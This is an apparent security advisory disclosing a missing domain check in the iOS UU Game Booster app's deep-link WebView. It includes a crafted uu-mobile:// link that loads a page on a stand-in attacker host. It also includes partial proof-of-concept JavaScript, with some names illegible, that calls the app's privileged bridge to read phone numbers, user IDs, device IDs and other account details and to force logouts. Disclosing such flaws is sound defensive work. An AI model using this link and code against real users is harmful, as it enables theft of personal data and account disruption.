An information leak vulnerability in the iOS version of UU Game Booster

Brief Description

UU Game Booster app is a game accelerator tool to help games reduce latency, maintain stability without disconnections, and solve lag issues. It ranks **No.45** in the **"Utilities" category** list on the App Store of the Chinese region and has **2,491 ratings**.

The iOS version of the UU Game Booster supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the UU Game Booster app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as PhoneNumber, Country Code), **obtaining victim's account information and credential** (such as NickName, UserID, Avatar, BoostedGames), **obtaining victim's device information** (such as DeviceID) and **interfering victim's normal use**

(such as forcefully logging out the account).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **uu-mobile://webview?url=https://attack.com/iOSJS/uubooster/atkUUBooster.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the UU Game Booster app and opens the webpage **https://attack.com/iOSJS/uubooster/atkUUBooster.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as PhoneNumber, Country Code), **obtaining victim's account information and credential** (such as NickName, UserID, Avatar, BoostedGames), **obtaining victim's device information** (such as DeviceID) and **interfering victim's normal use** (such as forcefully logging out the account).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
setTimeout(function() {
    fetchData('uujs://get_[illegible]?data={"callback":"callback_get_[illegible]",
    "callback_id":"noMatterWhat"}');
    fetchData('uujs://get_[illegible]?data={"callback":"callback_get_[illegible]",
    "callback_id":"noMatterWhat"}');
    // fetchData('uujs://get_boosted_games?data=
    {"callback":"callback_get_boosted_games","callback_id":"noMatterWhat"}');
}, 1000);

document.getElementById("LogOut").onclick = function () {
    fetchData('uujs://[illegible]?data={"callback":"callback_[illegible]",
    "callback_id":"noMatterWhat"}');
}
```

```
function callback_get_[illegible](res) {
    var json = res;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.
    app_info.DeviceId;
}

function callback_get_[illegible](res) {
    var json = res;
    document.getElementById("PhoneNumber").innerText = "Your PhoneNumber: " + json.
    result.mobile;
    document.getElementById("UserID").innerText = "Your UserID: " + json.result.id;
    document.getElementById("NickName").innerText = "Your NickName: " + json.result.
    nickname;
    document.getElementById("AccountAvatar").src = json.result.avatar;
    document.getElementById("CountryCode").innerText = "Your CountryCode: " + json.
    result.country_code;
}
```

Impact of the Vulnerability

Scope of the vulnerability: UU Game Booster iOS version 10.6.13 (the latest version as of 2024-12-16).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **CN:** https://apps.apple.com/cn/app/uu%E5%8A%A0%E9%80%9F%E5%99%A8-%E4%B8%93%E4%B8%9A%E5%8A%A0%E9%80%9F%E6%8A%80%E6%9C%AF/id1319788668

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.